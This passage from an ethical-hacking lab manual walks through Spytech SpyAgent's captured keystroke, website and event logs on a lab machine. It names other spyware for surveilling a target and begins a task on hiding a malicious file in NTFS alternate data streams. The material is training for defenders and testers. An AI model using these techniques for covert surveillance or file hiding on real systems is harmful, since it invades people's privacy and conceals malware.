"Select a Keystrokes Log Entry" is present. A table lists captured keystrokes with columns for Application, Window Title, Username, and Time. The data in the table is as follows:

Application	Window Title	Username	Time
explorer.exe	Program Manager	Jason	Tue 4/05/22 @ 6:56:47 AM
explorer.exe	New tab - Internet Explorer	Jason	Tue 4/05/22 @ 6:59:33 AM
ShellExperienceHost...	Start	Jason	Tue 4/05/22 @ 7:00:24 AM
sysdiag.exe	"sysdiag.exe"	Jason	Tue 4/05/22 @ 7:01:43 AM
sysdiag.exe	no title()	Jason	Tue 4/05/22 @ 7:01:44 AM

44. Click the **Screenshots** option from the left-hand pane to view the captured screenshot of the user activities. Similarly, in **Email Activity** under the **Screenshots** options, you can view the email account accessed by the user on the target system.



45. Navigate back to the **spytech SpyAgent** main window. Click **Website Usage**, and then click **View Websites Logged**.

Note: If there are no entries in **Websites Logged** section you can select any other option from **Website Usage** section.



Module 06 – System Hacking

46. **SpyAgent** displays all the user-visited website results along with the start time, end time, and active time, as shown in the screenshot.

The screenshot shows the SpyAgent application interface. The left sidebar contains a navigation menu with several sections: Keyboard & Mouse, Windows Viewed, Program Usage, Screenshots, Events Timeline, Files & Documents, and Computer Usage. The main content area is titled "Website Visits - 9 Entries". It includes a toolbar with Save Log, Clear, View Site, Export, and Actions buttons. Below the toolbar is a section titled "Select a Website Log Entry" with a list of websites visited: All Websites, mail.google.com, accounts.google.com, www.bing.com, and www.ebay.com. A table titled "Pages Visited for Selected Website" lists the pages visited by user Jason on April 5, 2022, along with their start and end times and active duration.

Page Visited	Username	Start Time	End Time	Active Time
https://www.ebay.com/?mkEvt=1&mkId=1&mk...	Jason	Tue 4/05/22 @ 6:59:34 AM	Tue 4/05/22 @ 6:59:35 AM	00h:00m:02s
https://www.bing.com/search?q=gmail&src=IE...	Jason	Tue 4/05/22 @ 6:59:37 AM	Tue 4/05/22 @ 6:59:41 AM	00h:00m:05s
https://accounts.google.com/ServiceLogin?ser...	Jason	Tue 4/05/22 @ 6:59:42 AM	Tue 4/05/22 @ 6:59:43 AM	00h:00m:02s
https://accounts.google.com/signin/v2/identifi...	Jason	Tue 4/05/22 @ 6:59:44 AM	Tue 4/05/22 @ 6:59:50 AM	00h:00m:06s
https://accounts.google.com/signin/v2/challen...	Jason	Tue 4/05/22 @ 6:59:51 AM	Tue 4/05/22 @ 7:00:00 AM	00h:00m:01s
https://mail.google.com/mail/u/0/h/1krrmbu19...	Jason	Tue 4/05/22 @ 7:00:02 AM	Tue 4/05/22 @ 7:00:09 AM	00h:00m:08s
https://accounts.google.com/Logout?service=...	Jason	Tue 4/05/22 @ 7:00:09 AM	Tue 4/05/22 @ 7:00:10 AM	00h:00m:02s
https://accounts.google.com/ServiceLogin/sig...	Jason	Tue 4/05/22 @ 7:00:11 AM	Tue 4/05/22 @ 7:00:14 AM	00h:00m:03s
https://accounts.google.com/ServiceLogin/ida...	Jason	Tue 4/05/22 @ 7:00:16 AM	Tue 4/05/22 @ 7:00:16 AM	00h:00m:01s

47. Click **Events Timeline** option from the left-hand pane to view the captured event entries.

Events Timeline - 63 Entries				
		Save Log	Clear	Export
		Actions...		
Event	Target	Username	Time	
Monitoring Started	none	Jason	Tue 4/05/22 @ 6:56:14 AM	
Window Viewed	Program Manager	Jason	Tue 4/05/22 @ 6:56:30 AM	
Program Started	[System Process]	Jason	Tue 4/05/22 @ 6:56:36 AM	
Window Viewed	Spytech SpyAgent	Jason	Tue 4/05/22 @ 6:56:36 AM	
Program Started	[System Process]	Jason	Tue 4/05/22 @ 6:56:42 AM	
Window Viewed	Program Manager	Jason	Tue 4/05/22 @ 6:56:43 AM	
Keystrokes Typed	Program Manager (explorer.exe)	Jason	Tue 4/05/22 @ 6:56:47 AM	
Program Started	GoogleCrashHandler.exe	Jason	Tue 4/05/22 @ 6:56:50 AM	
Window Viewed	Progress	Jason	Tue 4/05/22 @ 6:56:59 AM	
File Created	C:\\$Recycle.Bin\S-1-5-21-735912402-222524527-39714658...	Jason	Tue 4/05/22 @ 6:56:59 AM	
File Created	C:\Users\Jason\AppData\Local\Microsoft\Windows\Caches\{3DA...	Jason	Tue 4/05/22 @ 6:57:01 AM	
File Deleted	C:\Users\Jason\AppData\Local\Microsoft\Windows\Caches\{3DA...	Jason	Tue 4/05/22 @ 6:57:01 AM	
File Created	C:\Users\Jason\AppData\Local\Packages\Microsoft.Windows.Cort...	Jason	Tue 4/05/22 @ 6:57:01 AM	
File Created	C:\Users\Jason\AppData\Local\Packages\Microsoft.Windows.Cort...	Jason	Tue 4/05/22 @ 6:57:01 AM	
File Deleted	C:\Users\Jason\AppData\Local\Packages\Microsoft.Windows.Cort...	Jason	Tue 4/05/22 @ 6:57:01 AM	
File Deleted	C:\Users\Jason\AppData\Local\Packages\Microsoft.Windows.Cort...	Jason	Tue 4/05/22 @ 6:57:01 AM	
File Created	C:\Users\Jason\AppData\Local\Packages\Microsoft.Windows.Cort...	Jason	Tue 4/05/22 @ 6:57:02 AM	
File Created	C:\Users\Jason\AppData\Local\Packages\Microsoft.Windows.Cort...	Jason	Tue 4/05/22 @ 6:57:02 AM	
File Created	C:\Users\Jason\AppData\Local\Packages\Microsoft.Windows.Cort...	Jason	Tue 4/05/22 @ 6:57:02 AM	
File Created	C:\Users\Jason\AppData\Local\Packages\Microsoft.Windows.Cort...	Jason	Tue 4/05/22 @ 6:57:02 AM	
Window Viewed	Program Manager	Jason	Tue 4/05/22 @ 6:57:06 AM	
Program Started	[System Process]	Jason	Tue 4/05/22 @ 6:57:07 AM	
File Deleted	C:\Users\Jason\AppData\Roaming\Microsoft\Windows\Themes\Ca...	Jason	Tue 4/05/22 @ 6:57:14 AM	
File Deleted	C:\Windows\System32\spool\V4Difs\631B77CC-4B72-4F5F-A0...	Jason	Tue 4/05/22 @ 6:57:14 AM	
File Deleted	C:\Windows\System32\spool\V4Difs\6E03A38A-572C-48B9-82...	Jason	Tue 4/05/22 @ 6:57:14 AM	
Program Started	LogonUI.exe	Jason	Tue 4/05/22 @ 6:57:17 AM	
Program Started	TSTTheme.exe	Jason	Tue 4/05/22 @ 6:57:17 AM	
File Created	C:\Users\Jason\AppData\Roaming\Microsoft\Windows\Themes\Ca...	Jason	Tue 4/05/22 @ 6:57:19 AM	
File Created	C:\Users\Jason\AppData\Roaming\Microsoft\Windows\Themes\Ca...	Jason	Tue 4/05/22 @ 6:57:19 AM	
Program Closed	TSTTheme.exe	Jason	Tue 4/05/22 @ 6:57:25 AM	
File Deleted	C:\Users\Administrator\AppData\Local\Microsoft\Windows\Cache...	Jason	Tue 4/05/22 @ 6:57:56 AM	
File Deleted	C:\Users\ADMINI~1\AppData\Local\Temp\1	Jason	Tue 4/05/22 @ 6:57:56 AM	
Program Closed	LabOnDemand.HyperV.IntegrationService.exe	Jason	Tue 4/05/22 @ 6:58:03 AM	
Monitoring Started	none	Jason	Tue 4/05/22 @ 6:59:26 AM	
Window Viewed	Internet Explorer Enhanced Security Configuration is not enabled - ...	Jason	Tue 4/05/22 @ 6:59:26 AM	
File Created	C:\Windows\Temp\1	Jason	Tue 4/05/22 @ 6:59:26 AM	

48. Similarly, you can select each tile and further explore the tool by clicking various options such as **Windows Viewed**, **Program Usage**, **Files & Documents**, **Computer Usage**.

49. Once you have finished, close all open windows: close **Remote Desktop Connection**.

50. This concludes the demonstration of how to perform user system monitoring and surveillance using Spytech SpyAgent.
51. You can also use other spyware tools such as **ACTIVTrak** (<https://activtrak.com>), **Veriato Cerebral** (<https://www.veriato.com>), **NetVizor** (<https://www.netvizor.net>), and **SoftActivity Monitor** (<https://www.softactivity.com>) to perform system monitoring and surveillance on the target system.
52. Close all open windows and document all the acquired information.
53. Turn off the **Windows Server 2022** and **Windows Server 2019** virtual machines.

Task 3: Hide Files using NTFS Streams

A professional ethical hacker or pen tester must understand how to hide files using NTFS (NT file system or New Technology File System) streams. NTFS is a file system that stores any file with the help of two data streams, called NTFS data streams, along with file attributes. The first data stream stores the security descriptor for the file to be stored such as permissions; the second stores the data within a file. Alternate data streams are another type of named data stream that can be present within each file.

Here, we will use NTFS streams to hide a malicious file on the target system.

Note: Ensure that the **Windows 11** virtual machine is running.

1. Turn on the **Windows Server 2019** virtual machine. Click **Ctrl+Alt+Del**, by default, **Administrator** user profile is selected, type **Pa\$\$w0rd** in the Password field and press **Enter** to login.
2. Ensure that the **C:** drive file system is in **NTFS** format. To do so, navigate to **This PC**, right-click **Local Disk (C:)**, and click **Properties**.

